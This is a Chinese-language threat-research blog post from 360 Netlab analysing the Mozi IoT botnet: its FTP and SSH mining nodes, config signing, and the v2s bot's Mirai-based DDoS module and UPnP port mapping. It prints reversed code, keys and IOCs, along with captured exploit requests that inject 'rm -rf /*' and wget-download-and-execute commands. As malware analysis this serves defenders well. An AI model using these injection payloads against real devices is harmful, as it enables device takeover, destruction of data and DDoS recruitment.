

Botnet

Mozi已死，余毒犹存

**Alex.Turing, Hui Wang, Genshen Ye**

Aug 27, 2021 • 14 min read

背景

360NETLAB于2019年12月首次披露了[Mozi僵尸网络](#)，到现在已有将近2年时间，在这段时间中，我们见证了它从一个小规模僵尸网络发展为巅峰时占据了极高比例IOT流量巨无霸的过程。

现在Mozi的作者已经[被执法机关处置](#)，其中我们也全程提供了[技术协助](#)，因此我们认为后续在相当长的一段时间内它都不会继续更新。但我们知道，Mozi采用了P2P网络结构，而P2P网络的一大“优点”是健壮性好，即使部分节点瘫痪，整个网络仍然能工作。所以即使Mozi作者不再发布新的更新，它仍然会存活一段时间，残余的节点仍然会去感染其它存在漏洞的设备，所以我们现在仍然能看到Mozi在传播，正可谓“百足之虫，死而不僵”。

许多安全厂商都对Mozi进行了跟踪分析，但从我们的角度而言，或多或少有些遗漏，甚至有错误。今天我们将对Mozi的看法总结在下面这篇文章里，以补充安全社区的分析；同时也为我们对Mozi僵尸网络的持续关注画上一个句号。

本文将回答以下问题：

1: Mozi除Bot节点外还有别的功能节点吗？

2: Mozi Bot模块有新功能吗？

3: Mozi僵尸网络还在更新吗？

Mozi僵尸网络中除了Bot还有哪些功能节点？

众所周知，Mozi僵尸网络中的各个节点被Botnet Master下发的名为**Config**的配置文件驱动，执行具体任务。下图就是一个经典的Config文件，其中 [ss] 字段说明了节点的功能，此处即为Bot节点，主要功能是DDoS攻击。

```
[ss]botv2[/ss][dip]192.168.2.100:80[/dip][hp]88888888[/hp][count]http://ia.51.la/go1[/count].....
```

令我们疑惑的是，在跟踪过程中，除了Bot节点的Config，还收到了下面这些形式的Config文件，这说明Mozi僵尸网络中还存在着名为**sk,ftp,sns,ssh**的节点。

```
[ss]sk[/ss][hp]88888888[/hp][count]http://ia.51.la/go1?id  
[ss]ftp[/ss][hp]88888888[/hp][count]http://ia.51.la/go1?id  
[ss]sns[/ss][hp]88888888[/hp][count]http://ia.51.la/go1?id  
[ss]ssh[/ss][hp]88888888[/hp]
```

那他们到底是什么呢？这一直困扰着我们，幸运的是，时间给了我们答案。

0x1:FTP节点

2020年1月20日，一个名为"photo.scr"的Windows PE文件(a9d4007c9419a6e8d55805b8f8f52deo)产生的网络流量命中了我们的Mozi特征。一开始我们认为这是一个误报，但经过分析之后，我们确定这正是我们心心念念的Mozi ftp节点样本。为了区分Mozi僵尸网络中不同功能节点的样本，我们内部开始使用Mozi_"ss value"这种命名方式，因此这个样本被命名为Mozi_ftp。

简单来说，Mozi_ftp是一个pyinstaller打包的挖矿木马，通过FTP弱口令爆破实现蠕虫式传播，同时它也会加入Mozi的P2P网络中，等待执行Botnet Master下发的Config。钱包地址如下所示：

```
47BD6QNfkWf8ZMQSdqp2tY1AdG8ofsEPf4mcDp1YB4AX32hUjoLjuDaNrYzXk7cQcoPBzAuQrmQTgNgpo6XPo
```

其中名为**back.jpg**的模块负责加入Mozi网络以及拉取Config文件，它的基本信息如下所示：

Filename:back.jpg

MD5:4ae078dd5085e97d3605f20dc079412a

PE32 executable for MS Windows (DLL) (console) Intel 80386

Packer: upx

在脱壳后的样本中，可以很清楚的看到Mozi_ftp Config支持的一些标签。

[S]	UPX0:100...	0000001C	C	dht.transmissionbt.com:6881
[S]	UPX0:100...	0000001B	C	router.bittorrent.com:6881
[S]	UPX0:100...	00000019	C	router.utorrent.com:6881
[S]	UPX0:100...	0000001A	C	btrracker.debian.org:6881
[S]	UPX0:100...	0000000C	C	%d.%d.%d.%d
[S]	UPX0:100...	00000006	C	[/hp]
[S]	UPX0:100...	00000005	C	[hp]
[S]	UPX0:100...	00000005	C	%02X
[S]	UPX0:100...	00000006	C	[/nd]
[S]	UPX0:100...	00000005	C	[nd]
[S]	UPX0:100...	00000005	C	TEMP
[S]	UPX0:100...	00000008	C	\config
[S]	UPX0:100...	00000008	C	%ld%s%s
[S]	UPX0:100...	00000008	C	[/cpux]
[S]	UPX0:100...	00000007	C	[cpux]
[S]	UPX0:100...	00000007	C	[/cpu]
[S]	UPX0:100...	00000006	C	[cpu]
[S]	UPX0:100...	00000007	C	[/ssx]
[S]	UPX0:100...	00000006	C	[ssx]
[S]	UPX0:100...	00000006	C	[/ss]
[S]	UPX0:100...	00000005	C	[ss]

同Mozi_bot一样，Mozi_ftp也内嵌了一个加密的原始Config文件，通过XOR解密后如下所示：

[ss]ftp[/ss][cpu].w[/cpu]
[hp]88888888[/hp].....
.....pw.OÙÙ~WÀCüÌýý>%..ov2%M.äR..K.j.¥..d].§aâØ·b<.R{
.µj..b.Ñ..nçÀ3u.'''..Ô²¶m.ði(è.e,gz`ó¤ðvnuð..(|..iØo~

同Mozi bot一样，Mozi ftp通过下面的代码片段对Config进行签名校验



```
loc_100098BE:
mov     dword ptr [esp+4], 31h
mov     dword ptr [esp], offset public_key
call    _Z7xor_encPhi
mov     dword ptr [esp+4], 31h
mov     dword ptr [esp], offset public_key2
call    _Z7xor_encPhi
mov     dword ptr [esp+8], 210h ; size_t
mov     dword ptr [esp+4], offset configserver ; void *
mov     dword ptr [esp], offset dword_10022450 ; void *
call    memcpy
mov     dword ptr [esp+8], 4 ; size_t
mov     dword ptr [esp+4], offset dword_1002265C ; void *
lea     eax, [ebp+var_1D0]
mov     [esp], eax      ; void *
call    memcpy
mov     dword ptr [esp+8], 60h ; size_t
mov     dword ptr [esp+4], offset dword_1000C4D0 ; void *
mov     dword ptr [esp], offset signature ; void *
call    memcpy
mov     dword ptr [esp+8], offset signature
mov     dword ptr [esp+4], offset configserver
mov     dword ptr [esp], offset public_key
call    ecdsa_verify
mov     [ebp+var_34], eax
cmp     [ebp+var_34], 1
jnz    short loc_10009975
```

其中用到的XOR密钥，以及2个public_key如下所示：

xor key:4E 66 5A 8F 80 C8 AC 23 8D AC 47 06 D5 4F 6F 7E

xored publickey A
4C B3 8F 68 C1 26 70 EB 9D C1 68 4E D8 4B 7D 5F
69 5F 9D CA 8D E2 7D 63 FF AD 96 8D 18 8B 79 1B
38 31 9B 12 69 73 A9 2E B6 63 29 76 AC 2F 9E 94 A1

after decryption:
02 d5 d5 e7 41 ee dc c8 10 6d 2f 48 0d 04 12 21
27 39 c7 45 0d 2a d1 40 72 01 d1 8b cd c4 16 65
76 57 c1 9d e9 bb 05 0d 3b cf 6e 70 79 60 f1 ea ef

```
xored publickey B  
4C A6 FB CC F8 9B 12 1F 49 64 4D 2F 3C 17 D0 B8  
E9 7D 24 24 F2 DD B1 47 E9 34 D2 C2 BF 07 AC 53  
22 5F D8 92 FE ED 5F A3 C9 5B 6A 16 BE 84 40 77 88
```

after decryption:

```
02 c0 a1 43 78 53 be 3c c4 c8 0a 29 e9 58 bf c6  
a7 1b 7e ab 72 15 1d 64 64 98 95 c4 6a 48 c3 2d  
6c 39 82 1d 7e 25 f3 80 44 f7 2d 10 6b cb 2f 09 c6
```

它们的值和Mozi_bot所使用的值相同，根据ECDSA384椭圆算法的特性，这说明Mozi_ftp和Mozi_bot使用的相同的私钥，排除私钥泄露的可能性，可以断定它们是出自同一个团伙。

在back.jpg中可以看出Mozi_ftp的Config支持以下基本标签：

```
[hp]  
[cpu]  
[cpux]  
[ss]  
[ssx]  
[nd]
```

在ftpcrack.py的脚本中，有下的代码片段，

```
[Code]
File Name: ftpcrack.py
Object Name: config
Arg Count: 1
Locals: 19
Stack Size: 12
Flags: 0x00000043 (CO_OPTIMIZED | CO_NEWLOCALS | CO_NOFREE)
[Constants]
    None
    '.w'
    0x0L
    ''
    '\\config'
    0
    1
    '[mdf]'
    '[/mdf]'
    ''
    8
    '/'
    -1
    '\\'
    'wb'
    ''
    '[mdr]'
    '[/mdr]'
    2
    'win32'
    'taskkill /F /IM '
    '.exe'
    'killall -9 '
    'chmod +x %s'
    'no'
    '[mud]'
    '[/mud]'
    '\\updater.exe'
    '\\updater'
    '[mrn]'
    '[/mrn]'
    '$tmp'
    60
```

这说明Mozi_ftp还实现以下4个自有的特殊标签

```
[mdf]
[mdr]
```

0x2:SSH节点

Mozi借用了51la平台来统计其自身规模,这是僵尸网络作者使用的统计工具, 其精度和时间延迟远胜于外部探测。2020年9月, 我们拿到了Mozi的后台统计数据, 在上面, 我们除了看到了Mozi_bot节点的统计数据外, 还看到下图所示的一组不曾见过的上报入口。

<http://www.so.com//tmp/.work/work64/125.136.165.99:8014/.x64>

<http://www.so.com//usr/.work/work32/200.73.130.219:8016/.x86>

<http://www.so.com//tmp/.work/work64/121.169.34.252:8012/.x64>

<http://www.so.com//tmp/.work/work64/121.139.167.24:8012/.x64>

<http://www.so.com//tmp/.work/work64/121.149.39.183:8011/.x64>

<http://www.so.com//tmp/.work/work64/220.88.103.27:8017/.x64>

<http://www.so.com//usr/.work/work64/121.178.197.45:8017/.x64>

<http://www.so.com//tmp/.work/work64/220.88.103.30:8011/.x64>

2021年8月18附近, 安全产商深信服, 奇安信发布威胁预警, 一个名为WorkMiner的挖矿木马正在通过SSH口令爆破传播, 有P2P网络行为, 这引起了我们的兴趣。经过分析, 我们惊奇的发现这正是Mozi僵尸网络中的SSH节点, 51la那组特别上报入口正是源自于它, 依照旧例, 我们将它称之为Mozi_ssh。

我们选取分析的样本基本信息如下所示:

Filename:work64

MD5:429258270068966813aa77efd5834a94

*ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked,
stripped*

Packer:upx

简单来说，Mozi_ssh是一个通过SSH弱口令爆破实现蠕虫式传播的挖矿木马，大约于2020年10月开始活动(基于样本在VT的时间，未必准确)，钱包地址如下所示，可以看出Mozi_ssh和Mozi_ftp使用相同的钱包。

```
47BD6QNfkWf8ZMQSdqp2tY1AdG8ofsEPf4mcDp1YB4AX32hUjoLjuDaNrYzXk7cQcoPBzAuQrmQTgNgpo6XPo
```

Mozi_ssh是由GO代码和C代码混合编译而来。其中GO代码负责SSH相关的爆破传播，以及对Config的处理，C代码则负责处理加入Mozi P2P网络，拉取Config。

```
Source File paths(Total number: 525, default print results are user-defind files):
```

```
/home/haha/work/go/sshworm/work/gossh.go
/home/haha/work/go/sshworm/work/pool.go
/home/haha/work/go/sshworm/work/http.go
/home/haha/work/go/sshworm/work/ip.go
/home/haha/work/go/sshworm/work/scp.go
/home/haha/work/go/sshworm/main.go
```

Mozi_ssh通过以下代码片段实现调用C代码(dht_task)加到P2P网络中。

```
main__Cfunc_GetConf proc near ; CODE XREF: .text:000000000006C870D↓j
; main_main+865↓p
; DATA XREF: ...

var_28      = qword ptr -28h
var_20      = qword ptr -20h
var_10      = qword ptr -10h
var_8       = qword ptr -8
arg_0       = qword ptr 8
arg_8       = dword ptr 10h

        mov    rcx, fs:0xFFFFFFFFFFFFC0h
        cmp    rsp, [rcx+10h]
        jbe    short loc_6C8708
        sub    rsp, 28h
        mov    [rsp+28h+var_8], rbp
        lea    rbp, [rsp+28h+var_8]
        mov    [rsp+28h+arg_8], 0
        lea    rax, [rsp+28h+arg_0]
        mov    [rsp+28h+var_10], rax
        mov    rax, cs:off_CFD118
        mov    [rsp+28h+var_28], rax
        mov    rax, [rsp+28h+var_10]
        mov    [rsp+28h+var_20], rax
        call   loc_403BC0
        cmp    cs:byte_F26336, 0
        jnz    short loc_6C86EC

loc_6C86E2:           ; CODE XREF: main__Cfunc_GetConf+76↓j
        mov    rbp, [rsp+28h+var_8]
        add    rsp, 28h
        retn

off_CFD118      dq offset sub_6CD3F0
sub_6CD3F0 proc near ; __ unwind {
        push   r12
        push   rbp
        push   rbx
        mov    rbx, rdi
        call   _cgo_topofstack
        mov    rdi, [rbx]
        mov    r12, rax
        call   dht_task
        mov    ebp, eax
        call   _cgo_topofstack
        sub    rax, r12
        mov    [rbx+rax+8], ebp
        pop    rbp
        pop    r12
        retn
; } // starts at 6CD3F0
sub_6CD3F0 endp
```

函数dht_task的处理逻辑和Mozi_bot一样，内嵌的Config解密后如下所示：

[ss]ssh[/ss][cpu].x[/cpu]

[hp]88888888[/hp]

.....?Ã-þf.êê.±=x6ccç+.0.ùô`Ha%¤..°E..9A=Ö
.öô.....Ü ü.B×,80î G.~.p-.Aû..æ
Ö..ßEÉ%''Eä9ö5û...êþnîÐKÜëoÖo~

和Mozi_ftp一样，用于解密的Config的XOR密钥，以及用于Config签名检验的2个public_key和Mozi_bot中所用的是一样的，这说明Mozi_ssh与Mozi_bot出自于同一个团伙。

在dht_task函数中，可以看到，Mozi_ssh的Config支持以下基本标签：

[hp]
[ver]
[cpu]

[ss]
[sv]
[nd]

对于通过检验后的Config，Mozi_ssh用通过函数 `main_deal_conf` 来处理，比如下面的代码片段就是在处理**swan**标签。相较于Mozi_bot，Mozi_ssh除了支持基本标签，还实现了许多自有的特殊标签。

Mozi_ssh支持的自有的特殊标签如下所示：

```
[slan]  
[swan]  
[spl]  
[sdf]  
[sud]  
[ssh]  
[srn]  
[sdr]  
[scount]
```

0x3: 小结

Mozi_ftp，Mozi_ssh的发现，使得我们有明确的证据证明Mozi僵尸网络也在试图从挖矿中牟利。从bot，ftp，ssh这3种节点的样本上，可以看出其作者已经将"DHT+Config"这种模型作为一个基本模块来使用，通过复用这个模块，再为不同的功能节点设计不同的特殊标签命令，就能快速的开发出新功能节点所需的程序，十分方便，这种便利性是Mozi僵尸网络能快速膨胀的原因之一。

Mozi bot v2s有哪些变化？

在Mozi僵尸网络中，占比最高的就是mozi_bot的节点。2020年1月07日，我们捕获了版本号为v2s的bot样本(`1bd4f62fdad18b0c140dce9ad750f6de`)，随后此版本活跃至今。这个版本引起过安全社区的大量关注，虽然许多安全厂商对其都有过分析，但是我们发现依然有遗漏的部分，我们将从补缺这个角度出发，向社区分享我们的发现。

据统计，mozi v2s bot样本主要为ARM，MIPS两个CPU架构，下文选取ARM架构的样本为分析对象，样本信息如下

MD5:b9e122860983d035a21f6984a92bfb22

ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, stripped

Lib: uclibc

Packer:UPX

v2s的bot样本与我们最初分析的v2样本有非常多的变化，其中最直观的体现在Config支持的标签上，v2s新增加了2个标签 [cnc]，[hj]，除此之外，新增外网地址获取，upnp端口映射等功能，下面将一一分析这些功能给Mozi_bot带来的变化，其中[hj]标签的功能，[微软](#)于2021年8月19日发表过这篇文章，读者可自行参阅。

The screenshot shows two side-by-side IDA Pro windows. Both windows have the same interface, including a toolbar at the top, a menu bar, and various toolbars below it. The left window is titled "IDA - 9a111588a7db15b796421bd13a949cd4.idb (9a11...)" and is labeled "Old V2 Version". The right window is titled "IDA - b9e122860983d035a21f6984a92bfb22.idb (b9e12...)" and is labeled "New V2 Version".

In the "Old V2 Version" window, there are several rodata strings listed in the function table:

- sub_8094 .rodata:... 00000007 C [dip]
- sub_80B0 .rodata:... 00000007 C [atk]
- sub_8130 .rodata:... 00000009 C [count]
- start .rodata:... 00000007 C [ver]
- sub_81CC .rodata:... 00000006 C [hp]
- sub_8234 .rodata:... 00000006 C [ud]
- sub_82BC .rodata:... 00000006 C [dr]
- sub_832C .rodata:... 00000008 C [cpux]
- sub_8364 .rodata:... 00000007 C [cpu]
- sub_83AC .rodata:... 00000007 C [ssx]
- sub_8468 .rodata:... 00000006 C [ss]
- sub_84F0 .rodata:... 00000006 C [sv]
- sub_84F0 .rodata:... 00000006 C [rn]
- sub_84F0 .rodata:... 00000006 C [nd]


In the "New V2 Version" window, the same list is shown, but with additional entries:

- __GI_wcrt .rodata:... 00000007 C [cnc]
- __GI_wcsr .rodata:... 00000007 C [dip]
- __GI_wcsn .rodata:... 00000007 C [atk]
- __stdio_Rl .rodata:... 00000009 C [count]
- __stdio_W .rodata:... 00000007 C [ver]
- __stdio_f .rodata:... 00000006 C [hp]
- __stdio_t .rodata:... 00000006 C [ud]
- __stdio_t .rodata:... 00000006 C [dr]
- _load_int .rodata:... 00000007 C [cpu]
- _store_in .rodata:... 00000006 C [ss]
- _uintmaxt .rodata:... 00000006 C [sv]
- _fpmaxtos .rodata:... 00000006 C [rn]
- scan_getw .rodata:... 00000006 C [nd]
- __GI_vfsc .rodata:... 00000007 C [set]
- sc_getc .rodata:... 00000006 C [hj]

0x1:[cnc] 标签

Mozi僵尸网络的"DHT+Config"这种设计固然有其便利性，但同时也产生了一个缺陷，全部Bot节点在同步Config时存在效率低下的问题，这会间接的导致DDoS的效率低下。为了解决这个问题，Mozi作者设计了[cnc]这个标签，对应新的DDoS攻击子任务。

整个子任务复用了Mirai的代码，通过[cnc]关键字指定C2，Bot节点通过Mirai协议和C2建立通信后，等待C2下发的指令进行DDos攻击。增加了这个子任务后，Mozi要进行攻击时，不再需要通过一次一次同步Config获取攻击目标，只需同步一次Config，得到指定的C2即可，极大的提高了Bot节点的攻击效率，对应的网络结构如下所示：



以下是获取C2: PORT的代码片段

```

v19 = splittwo(&unk_54438, 625, "[cnc]", "[/cnc]", &v56);
if ( v19 )
{
    c2 = _GI_strtok(v19, (int)':');
    if ( !c2 )
        goto LABEL_33;
    v20 = _GI_strtok(0, (int)':');
    v21 = v20;
    if ( v20 && is_digit(v20) )
    {
        lib_atol(v21);
        dword_4A1C8 = v22;
    }
}

```

以下是发送上线包的代码片段

```

    _GI_sleep(v15 + 1);
}
else
{
    v29 = lib_util_strlen((unsigned __int8 *)&v46);
    LOBYTE(v53) = v29;
    dword_7115C = lib_util_local_addr(v29);
    _libc_send(cnc_socket, (const char *)&unk_36A00, 4u, 0x4000, &v50); // init msg
    _libc_send(cnc_socket, (const char *)&v53, 1u, 0x4000);
    if ( (_BYTE)v53 )
        _libc_send(cnc_socket, (const char *)&v46, (unsigned __int8)v53, 0x4000);
}

```

	unk_36A00	DCB	0
		DCB	0
		DCB	0
		DCB	1
		DCB	0

以下是发送心跳的代码片段

```

v9 = _libc_select(v8 + 1, &v44, &v43, 0);
if ( v9 != -1 )
{
    if ( !v9 )
    {
        v53 = 0;
        v10 = lib_modsi3(v41++, 6);
        if ( !v10 )
            _libc_send(cnc_socket, (const char *)&v53, 2u, 0x4000, &v48); // heartbeat
    }
}

```


以下是支持的攻击向量，一共有12种方法，编号11被写了2次，因此Mozi的Bot节点只支持11种攻击方法。

```

add_attack(0, (int)attack_udp_generic);
add_attack(1, (int)attack_udp_vse);
add_attack(2, (int)attack_udp_dns);
add_attack(9, (int)attack_udp_plain);
add_attack(3, (int)attack_tcp_syn);
add_attack(4, (int)attack_tcp_ack);
add_attack(5, (int)attack_tcp_stomp);
add_attack(6, (int)attack_gre_ip);
add_attack(7, (int)attack_gre_eth);
add_attack(10, (int)attack_app_http);
add_attack(11, (int)attack_udp_53port);
add_attack(11, (int)attack_app_cfnnull);
return 1;

```

对Mirai熟悉的朋友看到此处想必会心一笑，正是因为大量使用Mirai代码，这批Mozi样本被大量杀软产商标记为Mirai，我们推荐杀软产商根据子功能的名称编写查杀特征以正确的标识Mozi_bot样本。



The screenshot shows a search results page for 'mirai' on VirusShare. The search bar at the top contains 'mirai'. Below it, there are 15 results listed in a table.

c2a6617f8ab0170c52bd777a5e2e522a26f21e450e85cf63f12f3ae129d1199		mirai	1/15
Ad-Aware	① Gen:Variant.Trojan.Linux.Gafgyt.8	AhnLab-V3	! Linux/Mirai.Gen2
ALYac	① Gen:Variant.Trojan.Linux.Gafgyt.8	Arcabit	! Trojan.Trojan.Linux.Gafgyt.8
Avast	① ELF:Hajime-Q [Trj]	Avast-Mobile	! ELF:Mirai-UM [Trj]
AVG	① ELF:Hajime-Q [Trj]	Avira (no cloud)	! LINUX/Mirai.ykbvx
BitDefender	① Gen:Variant.Trojan.Linux.Gafgyt.8	BitDefenderTheta	! Gen:NN Mirai.34590
ClamAV	① Unix.Dropper.Botnet-6566040-0	Cynet	! Malicious (score: 85)
Cyren	① E32 Mirai.G.gen!Camelot	Emsisoft	! Gen:Variant.Trojan.Linux.Gafgyt.8 (B)
eScan	① Gen:Variant.Trojan.Linux.Gafgyt.8	ESET-NOD32	! A Variant Of Linux/Mirai.A
F-Secure	① Malware.LINUX/Mirai.ykbvx	FireEye	! Gen:Variant.Trojan.Linux.Gafgyt.8
Fortinet	① Linux/Mirai.Altr.bdr	GData	! Gen:Variant.Trojan.Linux.Gafgyt.8
Ikarus	① Trojan.Linux.Mirai	Kaspersky	! HEUR:Backdoor.Linux.Mirai.b

0x2:外网地址获取

通过 <http://ipinfo.io/ip> 获取外网IP以便在在Telnet, Exploit的payload使用。

Direct	Ty	Address	Text
Up	o	exploit_proc:loc_14F50	LDR R0, =aHttpIpinfoIoIp; "http://ipinfo.io/ip"
Up	o	.text:off_150A4	DCD aHttpIpinfoIoIp; "http://ipinfo.io/ip"
Up	o	telnet_task:off_25198	DCD aHttpIpinfoIoIp; "http://ipinfo.io/ip"
Up	o	telnet_task:loc_25930	LDR R0, =aHttpIpinfoIoIp; "http://ipinfo.io/ip"

加入这个特性之后不会再有下面内网ip出现在传播payload的情况了。

```
8080      GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/*;wget+http://192.168.1.1:8088/Mozi.m+-0+
80      GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/*;wget+http://192.168.1.1:8088/Mozi.m+-0+
80      GET /shell?cd+/tmp;rm+-rf+/*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws HTTP/1.1
```

0x3:upnp端口映射

当被感染的设备是通过NAT访问网络时，Mozi_bot通过监听端口在设备上开启的HTTP样本下载服务是无法被外网直接访问的，新版本的Mozi通过upnp的

AddPortMapping 在路由器上实现端口映射，以保证服务的正常访问。

```
strcpy(&unk_68A0C, "0.0.0.0");
strcpy(&unk_68A1C, "0.0.0.0");
sub_15BE4(&unk_68A0C);
if ( checkip((int)&unk_68A0C) == 1 )
{
    sub_FE88("8.8.8.8");
    sub_27C24();
    portmap_proc((int)"", (unsigned __int16)v1, (int)"TCP", (unsigned __int16)v1, (int)&unk_68A1C, (int)"UPNP_BT", 1, 0);
}
v2 = _GI_socket(2, 1, 0);
v3 = v2;
if ( v2 >= 0 )
{
    stru_68A2C.sin_family = 2;
    stru_68A2C.sin_addr.s_addr = 0;
    *(DWORD *)&stru_68A2C.sin_port = ((
    if ( _GI_bind(v2, &stru_68A2C, 16) >=
    {
        v17 = 16;
        _GI_getsockname(v3, &v14, &v17);
        if ( _GI_listen(v3, 5) >= 0 )
        {
            v4 = v16 | (v15 << 8);
            wrap_system("iptables -I INPUT -p tcp --destination-port %d -j ACCEPT", v4);
            wrap_system("iptables -I OUTPUT -p tcp --source-port %d -j ACCEPT", v4);
            wrap_system("iptables -P FORWARD -j ACCEPT", v4);
        }
    }
    memset(&v20, 0, 198);
    _GI_sprintf(&v18, (const char *)&v19, v9 >> 16, v8, v10 >> 16, a5, a6, a8);
    _GI_sprintf(&v17, off_53044, "AddPortMapping", &unk_53668, &v18, "AddPortMapping")
}
```

```
"<NewRemoteHost></NewRemoteHost>\r\n"
"<NewExternalPort>%d</NewExternalPort>\r\n"
"<NewProtocol>%s</NewProtocol>\r\n"
"<NewInternalPort>%d</NewInternalPort>\r\n"
"<NewInternalClient>%s</NewInternalClient>\r\n"
"<NewEnabled>1</NewEnabled>\r\n"
"<NewPortMappingDescription>%s</NewPortMappingDescription>\r\n"
"<NewLeaseDuration>%d</NewLeaseDuration>\r\n",
0x13Au);
memset(&v20, 0, 198);
_GI_sprintf(&v18, (const char *)&v19, v9 >> 16, v8, v10 >> 16, a5, a6, a8);
_GI_sprintf(&v17, off_53044, "AddPortMapping", &unk_53668, &v18, "AddPortMapping")
```

0x4:小结

我们可以看出Mozi bot的这些更新都是为了提高效率：DDoS攻击的效率，传播感染的效率。弃用Gafgyt的攻击代码，转向更有效率的Mirai。通过[cnc]子任务，重构DDoS攻击功能，实现控制节点与业务节点的分离，极大的增加了Mozi的网络弹性，这种分离意味着僵尸网络的控制功能和实际业务解耦，使得Mozi的作者不仅可以自己进行DDos攻击，也能很方便的将整个网络租赁给别的团伙。

Mozi bots还在更新吗？

Mozi僵尸网络的样本已经在相当长一段时间内停止更新了，然而这并不意味着Mozi带来的威胁就此终止，由于其已经散布在互联网上的部分有着持续感染的能力，每天都会有新的设备被感染成为僵尸网络的一部分，也每天都会有设备因为升级或者离线从而脱离该僵尸网络的控制。总体我们预期其规模会以周为周期震荡下行，并在互联网上存活数年。
既往已经有若干被各国执法机构终结的僵尸网络走上了这条道路，
Mozi僵尸网络也已经一步一步走向它的坟墓。

总结

Ftp,SSH结点的相继被发现，让我们对Mozi僵尸网络有了更深的认知。Mozi僵尸网络是一个混杂的，影响Windows, Linux, IOT 多平台的大型僵尸网络，通过TELNET,SSH,FTP弱口令爆破，以及Nday漏洞的方式实现蠕虫式扩张，它由不同类型的功能结点组成，现已知的节点有进行DDoS攻击的Bot节点，进行Miner的Ftp,SSH结点。网络结构的清楚，不代表掌握了它所有的细节，我们相信还有许多信息可以填充到Mozi僵尸网络这张图上，由于视野有限，目前只能向安全社区分享这么多。如果社区有相关的线索，欢迎与我们联系，让我们一起 Make Cyber Security Great Again。



Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS [?](#)

Name



Share

Best Newest Oldest

Be the first to comment.

[Subscribe](#)[Privacy](#)[Do Not Sell My Data](#)

— 360 Netlab Blog - Network Security Research Lab at 360 —

Botnet



僵尸网络911 S5的数字遗产

Heads up! Xdr33, A Variant Of CIA's HIVE Attack Kit Emerges

警惕：魔改后的CIA攻击套件Hive进入黑灰产领域

Botnet


The Mostly Dead Mozi and Its' Lingering Bots

